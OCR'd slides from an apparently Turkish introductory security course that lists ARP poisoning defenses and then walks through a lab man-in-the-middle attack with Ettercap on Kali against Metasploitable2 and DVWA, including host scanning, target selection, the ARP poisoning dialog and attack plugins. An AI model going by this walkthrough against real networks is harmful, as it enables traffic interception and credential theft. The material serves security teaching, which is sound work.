
**3-Subnetting** : Networkü küçük Vlan(Virtual Local Area Network)'lere bölmek ve yetkili kullanıcıları dış ortamdan soyutlamak arp poisoning saldırısının yüzeyini azaltmaktadır.

**4-Network Ürünlerinde varsa ARP security veya Dynamic ARP Inspection** özellikleri aktif hale getirilerek saldırı önlenabilir.

**5-İç networkte ARP Wathcher** kullanarak sistemi gözlemlemek. **ArpON** ve **Arpalert** gibi açık kaynak kodlu araçlar kullanılarak ARP protokolünün güvenli bir şekilde çalışması sağlanmış olur.

# Hacker 101 | Siber Güvenliğe Giriş

## Arp Poisoning, MITM ve Ettercap Uygulamaları :




# Hacker 101 | Siber Güvenliğe Giriş

Arp Poising, MITM ve Ettercap Uygulamaları :



# Hacker 101 | Siber Güvenlięe Giriş

Arp Poising, MITM ve Ettercap Uygulamaları :





# Hacker 101 | Siber Güvenliğe Giriş

Arp Poising, MITM ve Ettercap Uygulamaları :

ettercap 0.8.2

root 17:59, 2016-10-11

```
SYSTEM
Host: kali          Uptime: 0h 5m 46s

CPU
MHz: 2301          Load: 0.69, 0.28, 0.12
Tasks: 2 / 135    CPU0: 5% CPU1: 5%
```

File Sniff Options Info

ettercap Input

Network interface : eth0

Cancel OK



# Hacker 101 | Siber Güvenliğe Giriş

Arp Poisoning, MITM ve Ettercap Uygulamaları :




# Hacker 101 | Siber Güvenliğe Giriş

Arp Poising, MITM ve Ettercap Uygulamaları :



# Hacker 101 | Siber Güvenliğe Giriş

Arp Poisoning, MITM ve Ettercap Uygulamaları :



# Hacker 101 | Siber Güvenliğe Giriş

Arp Poising, MITM ve Ettercap Uygulamaları :

ettercap 0.8.2

SYSTEM  
Host: kali Uptime: 0h 6m 14s  
CPU  
MHz: 2301 Load: 0.89, 0.36, 0.16  
Tasks: 0 /135 CPU0: 5% CPU1: 5%

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

- Hosts list Ctrl+H
- Enable IPv6 scan
- Scan for hosts Ctrl+S
- Load from file...
- Save to file...

Ettercap

2182 known services  
Lua: no scripts were specified, not starting up!  
Starting Unified sniffing...

Unified sniffing already started...  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
5 hosts added to the hosts list...



# Hacker 101 | Siber Güvenliğe Giriş

## Arp Poisoning, MITM ve Ettercap Uygulamaları :

SYSTEM  
Host: kali Uptime: 0h 6m 16s  
CPU  
MHz: 2301 Load: 0.89, 0.36, 0.16  
Tasks: 0 /135 CPU0: 3% CPU1: 3%

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List

IP Address	MAC Address	Description
192.168.237.1	00:50:56:C0:00:08	
192.168.237.2	00:50:56:F3:5E:F9	
192.168.237.129	00:0C:29:FA:DD:2A	
192.168.237.132	00:0C:29:FC:5F:7C	
fe80::817c:2c0f:c7d5:8f60	00:50:56:C0:00:08	
192.168.237.254	00:50:56:EB:93:8F	

Delete Host Add to Target 1 Add to Target 2

2182 known services  
Lua: no scripts were specified, not starting up!  
Starting Unified sniffing...  
Unified sniffing already started...  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
5 hosts added to the hosts list...

# Hacker 101 | Siber Güvenliğe Giriş

Arp Poising, MITM ve Ettercap Uygulamaları :



arpdetect.py

```
santoku@santoku: ~  
File Edit Tabs Help  
santoku@santoku:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fc:5f:7c  
          inet addr:192.168.237.132  Bcast:192.168.237.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe5f:7c/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:505 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:183 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:42134 (42.1 KB)  TX bytes:16637 (16.6 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:65536  Metric:1  
          RX packets:327 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:327 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:26552 (26.5 KB)  TX bytes:26552 (26.5 KB)  
  
santoku@santoku:~$ █
```

Sponsored By

**VIAFORENSICS**  
advancing mobile security

# Hacker 101 | Siber Güvenliğe Giriş

## Arp Poisoning, MITM ve Ettercap Uygulamaları :

The screenshot displays the Ettercap 0.8.2 application window. The main window has a menu bar with options: Start, Targets, Hosts, View, Mitm, Filters, Logging, Plugins, and Info. Below the menu is a 'Host List' section with a table of detected hosts. A context menu is open over the host 192.168.237.129, showing options: 'Add to Target 1', 'Add to Target 2', and 'Delete host'. The bottom of the window shows a status bar with the message: 'Lua: no scripts were specified, not starting up! Starting Unified sniffing... Unified sniffing already started... Randomizing 255 hosts for scanning... Scanning the whole netmask for 255 hosts... 5 hosts added to the hosts list... Host 192.168.237.129 added to TARGET1'. On the right side, there are several system statistics panels: SYSTEM (Host: kali, Uptime: 0h 11m 35s), CPU (MHz: 2301, Load: 1.25, 0.94, 0.54, Tasks: 0 / 133, CPU0: 2%, CPU1: 2%), PROCESSES (listing ettercap, Xorg, conky, sh, kworker/0:1), MEMORY & SWAP (RAM: 14%, Swap: 0%), FILESYSTEM (root: 38% free, 10.9GiB / 28.2GiB), LAN eth0 (192.168.237.128) (Down: 101KiB KB/s, Up: 0B KB/s, Downloaded: 2.02MiB, Uploaded: 974KiB), Wi-Fi (No Address) (Down: 0B KB/s, Up: 0B KB/s, Downloaded: 0B, Uploaded: 0B), and CONNECTIONS (Inbound: 0, Outbound: 0, Total: 0, Inbound Local Service/Port, Outbound Remote Service/Port).

IP Address	MAC Address	Description
192.168.237.1	00:50:56:C0:00:08	
192.168.237.2	00:50:56:F3:5E:F9	
192.168.237.129	00:0C:29:FA:DD:2A	
192.168.237.132	00:...	
192.168.237.254	00:...	

# Hacker 101 | Siber Güvenliğe Giriş

## Arp Poisoning, MITM ve Ettercap Uygulamaları :

The screenshot displays the Ettercap 0.8.2 application interface. The main window shows a 'Host List' table with the following data:

IP Address	MAC Address	Description
192.168.237.1	00:50:56:C0:00:08	
192.168.237.2	00:50:56:F3:5E:F9	
192.168.237.129	00:0C:29:FA:DD:2A	
192.168.237.1		Add to Target 1
192.168.237.2		Add to Target 2
		Delete host

Below the table, there are buttons for 'Delete Host', 'Add to Target 1', and 'Add to Target 2'. The status bar at the bottom of the window shows: 'Lua: no scripts were specified, not starting up! Starting Unified sniffing... Unified sniffing already started... Randomizing 255 hosts for scanning... Scanning the whole netmask for 255 hosts... 5 hosts added to the hosts list... Host 192.168.237.129 added to TARGET1'.


On the right side of the interface, there are several system statistics panels:

- SYSTEM:** Host: kali, Uptime: 0h 11m 47s
- CPU:** MMz: 2301, Load: 1.20, 0.96, 0.55, Tasks: 0 /133, CPU0: 3%, CPU1: 3%
- PROCESSES:** Table with columns NAME, PID, CPU, MEM. Processes listed include ettercap (PID 3287, CPU 5.95, MEM 1.80), Xorg (PID 856, CPU 1.62, MEM 2.40), sh (PID 3286, CPU 0.00, MEM 0.04), kworker/0:1 (PID 2985, CPU 0.00, MEM 0.00), and kworker/0:0 (PID 2432, CPU 0.00, MEM 0.00).
- MEMORY & SWAP:** RAM 14%, Swap 0%
- FILESYSTEM:** root 38% free, 10.9GiB / 28.2GiB
- LAN eth0 (192.168.237.129):** Down: 64.2KiB KB/s, Up: 0B KB/s, Downloaded: 2.27MiB, Uploaded: 974KiB
- Wi-Fi (No Address):** Down: 0B KB/s, Up: 0B KB/s, Downloaded: 0B, Uploaded: 0B
- CONNECTIONS:** Inbound: 0, Outbound: 0, Total: 0, Inbound Local Service/Port, Outbound Remote Service/Port



# Hacker 101 | Siber Güvenliğe Giriş

## Arp Poisoning, MITM ve Ettercap Uygulamaları :



The screenshot displays the Ettercap 0.8.2 application interface. The main window shows a list of hosts with IP and MAC addresses. A context menu is open over the host 192.168.237.132, listing various attack options. The terminal at the bottom shows the process of starting unified sniffing and adding hosts to target lists. The right sidebar contains system and network statistics.

**Host List:**

IP Address	MAC Address
192.168.237.1	00:50:56:C0:00:00
192.168.237.2	00:50:56:F5:00:00
192.168.237.129	00:0C:29:FA:00:00
192.168.237.132	00:0C:29:FA:00:00
192.168.237.254	00:50:56:EB:93:8F

**Context Menu Options:**

- ARP poisoning...
- ICMP redirect...
- Port stealing...
- DHCP spoofing...
- NDP poisoning...
- Stop mitm attack(s)

**Terminal Output:**

```
Starting Unified sniffing...
Unified sniffing already started...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
Host 192.168.237.129 added to TARGET1
Host 192.168.237.132 added to TARGET2
```

**System Statistics:**

- SYSTEM:** Host: kali, Uptime: 0h 12m 19s
- CPU:** MHz: 2301, Load: 1.09, 0.95, 0.56, Tasks: 1 / 133, CPU0: 2%, CPU1: 2%
- PROCESSES:**

NAME	PID	CPU	MEM
ettercap	3287	3.21	1.80
sh	3286	0.00	0.04
kworker/0:1	2985	0.00	0.00
kworker/0:0	2432	0.00	0.00
conky	1485	0.00	0.35

**MEMORY & SWAP:**

- RAM: 14%
- Swap: 0%

**FILESYSTEM:**

- root: 38% free, 10.9GiB / 28.2GiB

**LAN eth0 (192.168.237.128):**

- Down: 52B KB/s, Up: 0B KB/s
- Downloaded: 2.27MiB, Uploaded: 974KiB

**Wi-Fi (No Address):**

- Down: 0B KB/s, Up: 0B KB/s
- Downloaded: 0B, Uploaded: 0B

**CONNECTIONS:**

- Inbound: 0, Outbound: 0, Total: 0
- Inbound: 0B, Local Service/Port
- Outbound: 0B, Remote Service/Port

# Hacker 101 | Siber Güvenliğe Giriş

## Arp Poisoning, MITM ve Ettercap Uygulamaları :

The screenshot displays the Ettercap 0.8.2 interface. A dialog box titled "MITM Attack: ARP Poisoning" is open, showing the following options:

- Sniff remote connections.
- Only poison one-way.

Buttons for "Cancel" and "OK" are visible at the bottom of the dialog.

The background interface shows a "Host List" window with the following data:

IP Address	MAC Address	Description
192.168.237.1	00:50:56:C0:00:08	
192.168.237.2	00:50:56:F3:5E:F9	
192.168.237.129	00:0C:29:FA:DD:2A	
192.168.237.132	00:0C:29:FC:5F:7C	
192.168.237.254	00:50:56:EB:93:8F	

System statistics on the right side of the interface include:

- SYSTEM:** Host: kali, Uptime: 0h 12m 23s
- CPU:** MHz: 2301, Load: 1.08, 0.95, 0.56, Tasks: 1 / 133, CPU0: 3%, CPU1: 3%
- PROCESSES:** Table with columns NAME, PID, CPU, MEM.
- MEMORY & SWAP:** RAM 14%, Swap 0%
- FILESYSTEM:** root 38% free, 10.9GiB / 28.2GiB
- LAN eth0 (192.168.237.128):** Downloaded: 2.27MiB, Uploaded: 974KiB
- Wi-Fi (No Address):** Downloaded: 0B, Uploaded: 0B
- CONNECTIONS:** Inbound: 0, Outbound: 0, Total: 0

The bottom status bar shows "Outbound" and "Remote Service/Port".

# Hacker 101 | Siber Güvenliğe Giriş

## Arp Poisoning, MITM ve Ettercap Uygulamaları :

The screenshot displays the Ettercap 0.8.2 application interface. The main window is titled "ettercap 0.8.2" and has a menu bar with "Start", "Targets", "Hosts", "View", "Mitm", "Filters", "Logging", "Plugins", and "Info". Below the menu bar, there are two tabs: "Host List" and "Plugins". The "Plugins" tab is active, showing a list of plugins with their names, versions, and brief descriptions.

Name	Version	Info
pptp_clear	1.0	PPTP: Tries to force cleartext tunnel
pptp_pap	1.0	PPTP: Forces PAP authentication
pptp_reneg	1.0	PPTP: Forces tunnel re-negotiation
rand_flood	1.0	Flood the LAN with random MAC addresses
* remote_browser	1.2	Sends visited URLs to the browser
* reply_arp	1.0	Simple arp responder
repoison_arp	1.0	Repoison after broadcast ARP
scan_poisoner	1.0	Actively search other poisoners
search_promisc	1.2	Search promisc NICs in the LAN
smb_clear	1.0	Tries to force SMB cleartext auth
smb_down	1.0	Tries to force SMB to not use NTLM2 key auth
smurf_attack	1.0	Run a smurf attack against specified hosts

Below the plugin list, there is a section titled "ARP poisoning victims:" with the following information:


```
GROUP 1 : 192.168.237.129 00:0C:29:FA:DD:2A
GROUP 2 : 192.168.237.132 00:0C:29:FC:5F:7C
Activating remote_browser plugin...
Activating reply_arp plugin...
```

On the right side of the interface, there are several system statistics panels:

- SYSTEM:** Host: kali, Uptime: 0h 12m 53s
- CPU:** MHz: 2301, Load: 1.12, 0.97, 0.58, Tasks: 0 /133, CPU0: 1%, CPU1: 1%
- PROCESSES:** Table with columns NAME, PID, CPU, MEM. Processes listed include ettercap (PID 3287), Xorg (PID 856), vmtocsd (PID 723), sh (PID 3286), and kworker/0:1 (PID 2985).
- MEMORY & SWAP:** RAM 14%, Swap 0%
- FILESYSTEM:** root 38% free, 10.9GiB / 28.2GiB
- LAN eth0 (192.168.237.128):** Downloaded: 2.27MiB, Uploaded: 975KiB
- Wi-Fi (No Address):** Downloaded: 0B, Uploaded: 0B
- CONNECTIONS:** Inbound: 0, Outbound: 0, Total: 0

# Hacker 101 | Siber Güvenliğe Giriş

Arp Poising, MITM ve Ettercap Uygulamaları :



Metasploitable2 - Linux - Mozilla Firefox

Metasploitable2 - Linux x +

192.168.237.129

Google

# metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Metasploitable2 - ...

00:21

# Hacker 101 | Siber Güvenliğe Giriş


Arp Poising, MITM ve Ettercap Uygulamaları :

Damn Vulnerable Web App (DVWA) - Login - Mozilla Firefox

Damn Vulnerable Web ... x +

192.168.237.129/dvwa/login.php

Google



Username

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Damn Vulnerable...

00:21

